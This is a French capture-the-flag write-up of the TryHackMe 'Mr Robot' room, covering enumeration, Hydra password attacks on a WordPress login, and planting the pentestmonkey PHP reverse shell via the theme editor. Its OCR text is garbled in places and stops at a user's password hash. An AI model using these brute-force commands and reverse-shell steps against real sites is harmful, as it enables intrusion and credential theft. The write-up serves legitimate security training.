TryHackMe - Mr Robot Room Writeup

Eloham caron

Contents



Figure 1 Bannie

Description du défi : Ce défi teste vos connaissances en techniques d'énumération de base sur le web, en réalisant des attaques par dictionnaire de noms d'utilisateur et de mots de passe, en exploitant les vulnérabilités de téléchargement de fichiers WordPress, et en utilisant des techniques d'escalade de privilèges.

Catégorie du défi : Exploitation Web - Craquage de mots de passe - Escalade de privilèges

Lien du défi : Mr. Robot | https://tryhackme.com/Eloham/badges/mr-robot

Collecte d'informations phase OSINT

Nmap, abréviation de "Network Mapper", est un outil de découverte de réseau largement utilisé. Il permet d'analyser les réseaux, de découvrir les hôtes actifs, de déterminer les services en cours d'exécution sur ces hôtes, ainsi que diverses autres informations sur les systèmes et les réseaux. Nmap utilise des techniques telles que le balayage de ports, la détection de système d'exploitation, et d'autres méthodes pour fournir une image détaillée de la topologie d'un réseau..



Figure 2 Results Nmap

Dans la sortie ci-dessus, nous observons que le port 80 est ouvert, correspondant au service web HTTP. Cette information nous permet d'accéder directement au site web afin d'inspecter son contenu et d'examiner le code source de la page.

Énumération de l'application Web port 80 :



Figure 3 Inspection de la page d'accueil

L'auteur de cette salle a clairement indiqué qu'elle est basée sur la série Mr. Robot et a posé la question : "Pouvez-vous prendre le contrôle de cette machine ?" En explorant manuellement l'application web et en suivant cette approche ludique, nous n'avons découvert que des vidéos et des images soigneusement sélectionnées de la série Mr. Robot. Il est important de garder à l'esprit que nous trouverons des références à la série tout au long de cette épreuve, alors concentrons-nous sur notre objectif principal et évitons de nous égarer dans ces détours distrayants.

Énumération de répertoires à l'aide de dirb

L'auteur de la machine s'attend à ce que nous utilisions Gobuster, cependant, j'ai envie de suivre ma propre méthode et d'utiliser un outil que j'apprécie. DIRB s'est révélé tout aussi efficace dans cette situation pour effectuer une attaque par force brute sur les répertoires.



Figure 4 DIRB 1



Figure 5 DIRB 2

La première commande permet de lister tous les répertoires du site ainsi que les fichiers génériques qui peuvent être utilisés dans un test de pénétration. Elle répertorie les emplacements susceptibles d'être exploités, par exemple dans WordPress. Quant à la deuxième, j'ai ciblé les documents .txt pour simplifier la recherche et vérifier la présence d'un fichier robots.txt, où je pourrais obtenir des informations utiles.



Figure 6 dirb -x txt

robots.txt file



Figure 7 robots.txt

Nous constatons la présence d'un dossier robots.txt, qui est souvent utilisé lors de tests de pénétration. Nous allons donc naviguer depuis la page vers ce dossier et suivre la piste qu'il nous indique.

Première clé trouvée :



Figure 8 Robots key



Figure 9 Première clé

La première clé a été trouvée.

Effectuer une attaque par dictionnaire de noms d'utilisateur et de mots de passe en utilisant Hydra.

Page de connexion WordPress

Comme nous l'avons mentionné, l'un des sous-répertoires utiles que nous avons trouvés à partir des résultats de Gobuster est wp-login.php. Naviguons donc vers celui-ci.



Figure 10 WP admin page

Bien ! Nous avons maintenant une page de connexion mais nous n'avons pas encore de identifiants valides pour nous connecter.

Dans de telles situations, il existe de nombreuses approches que nous pouvons utiliser pour contourner la page de connexion. Par exemple, en testant le formulaire de connexion pour des vulnérabilités d'injection SQL, en essayant de se connecter en utilisant des identifiants par défaut, ou en menant une attaque par dictionnaire de noms d'utilisateur et de mots de passe.

Dans notre situation actuelle, comme nous avons une liste de mots fsocity.dic, nous allons l'utiliser pour mener notre attaque par dictionnaire. Pour ce faire, nous allons utiliser l'outil bien connu

Attaque par dictionnaire

Comme nous n'avons pas encore de nom d'utilisateur valide, nous allons d'abord utiliser Hydra pour essayer de trouver un nom d'utilisateur valide. Nous avons utilisé la commande suivante pour mener notre attaque par dictionnaire de noms d'utilisateur :

```
$ hydra -L fsocity.dic -p test 10.10.195.217 http-post-form "/wp-login.
php:log=^USER^&pwd=^PASS^:Invalid username"
```

Figure 11 Hydra Username Dictionary Attack

Nous avons réussi à trouver un nom d'utilisateur valide, **Elliot**. Maintenant, lançons à nouveau Hydra pour procéder à une attaque par dictionnaire de mots de passe.

Phase d'attaque par dictionnaire de mots de passe :

Pour expliquer ce que font ces commandes :

```
`$ sort - u
fsocity.dic > fsocity - wordlst
`
```

Cette commande trie de manière unique le contenu du fichier "fsocity.dic" et enregistre le résultat dans un nouveau fichier appelé **"fsocity-wordlst".**

```
`$ hydra -l Elliot -P fsocity.dic 10.10.195.217 http-post-form "/wp-
login.php:log=^USER^&pwd=^PASS^:
```

Cette commande utilise Hydra pour mener une attaque par dictionnaire de mots de passe.

Elliot : Spécifie le nom d'utilisateur à utiliser pour la tentative de connexion.

- -P fsocity.dic : Indique le fichier contenant la liste de mots de passe à utiliser dans l'attaque.
- target_IP : Remplacez cela par l'adresse IP de la cible.

- `http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:`

Spécifie le formulaire de connexion HTTP POST à utiliser, avec les paramètres d'identification à remplacer par Hydra.

- T 30 : Limite le nombre de tentatives simultanées à 30.
- I : Ignore les erreurs de connexion, ce qui permet à Hydra de continuer l'attaque même en cas d'erreur.
- Maintenant, voici les commandes présentées de manière esthétique :

Pour trier de manière unique le fichier "fsocity.dic" et enregistrer le résultat :

```
bash
$ sort - u
fsocity.dic > fsocity - wordlst
```

Pour lancer une attaque par dictionnaire de mots de passe avec Hydra :

```
$ hydra -l Elliot -P fsocity.dic 10.10.195.217 http-post-form "/wp-
login.php:log=^USER^&pwd=^PASS^:The password you entered for the username "
-t 30 -I
```



Figure 12 WordPress Dashboard

Exploitation de la vulnérabilité de téléchargement de fichiers WordPress

Nous pouvons voir que la version en cours est la **4.3.1**. Cette version est vulnérable à une vulnérabilité d'exécution de code à distance (RCE) via un téléchargement de fichiers arbitraire.

```
┌──(eloham㉿N15I516BK512)-[~]
└─$ searchsploit Wordpress 4.3.1
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
NEX-Forms WordPress plugin < 7.9.7 - Authenticated SQLi
WordPress Core < 4.7.1 - Username Enumeration
WordPress Core < 4.7.4 - Unauthorized Password Reset
WordPress Core < 4.9.6 - (Authenticated) Arbitrary File Deletion
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit)
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities
WordPress Plugin EZ SQL Reports < 4.11.37 - Multiple Vulnerabilities
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection
WordPress Plugin User Role Editor < 4.25 - Privilege Escalation
WordPress Plugin Userpro < 4.9.17.1 - Authentication Bypass
WordPress Plugin UserPro < 4.9.21 - User Registration Privilege Escalation
------------------------------------------------------------------------------
Shellcodes: No Results

┌──(eloham㉿N15I516BK512)-[~]
└─$
```

En exploitant la vulnérabilité de téléchargement de fichiers WordPress, nous pouvons obtenir un accès au panneau d'administration, ce qui nous permet d'utiliser l'Éditeur de thèmes. Cette situation nous offre une opportunité d'exploiter la version vulnérable de WordPress pour obtenir un shell inversé.

Voici les étapes à suivre :

1. Accédez à l'Éditeur de thèmes depuis le menu de gauche en naviguant dans Apparence → Éditeur.

2. Sélectionnez le modèle 404 (404.php) dans la liste des fichiers disponibles.

3. Préparez la charge utile du shell inversé. Nous utiliserons la charge utile bien connue "php-reverse-shell" de Pentest Monkey. Vous pouvez trouver cette charge utile sur votre machine Kali Linux dans le répertoire /usr/share/webshells/php sous le nom php-reverseshell.php. Alternativement, vous pouvez la télécharger à partir du lien suivant : https://pentestmonkey.net/tools/webshells/php-reverse-shell.

Avant de télécharger le shell inversé sur le serveur web, assurez-vous d'ouvrir le fichier source avec votre éditeur de texte préféré. Vous devrez alors remplacer l'adresse IP trouvée dans le fichier par votre adresse IP TryHackMe. Cette étape est essentielle pour garantir que vous pourrez obtenir le shell inversé lors des étapes suivantes.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.195.217 ';
$port = 1234;
$chunck_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon =0,
debug = 0;
```

Élévation de privilèges pour l'utilisateur "robot"

Après avoir obtenu notre shell inversé, nous avons énuméré le système cible pour trouver nos clés (flags), et nous avons trouvé la deuxième clé dans le répertoire suivant : /home/robot/key-2-of-3.txt. Cependant, nous n'avons pas la permission d'y accéder car ce fichier appartient à l'utilisateur nommé "robot". Néanmoins, nous avons également trouvé un fichier intéressant nommé "password.raw-md5".

```
cat : key-2-of-3.txt: Permission denid
$cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b"
 key-2-of-3.txt
cat : key-2-of-3.txt: Permission denid
 password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b

┌──(eloham㉿N15I516BK512)-[~]
└─$
```

Figure 13 clée

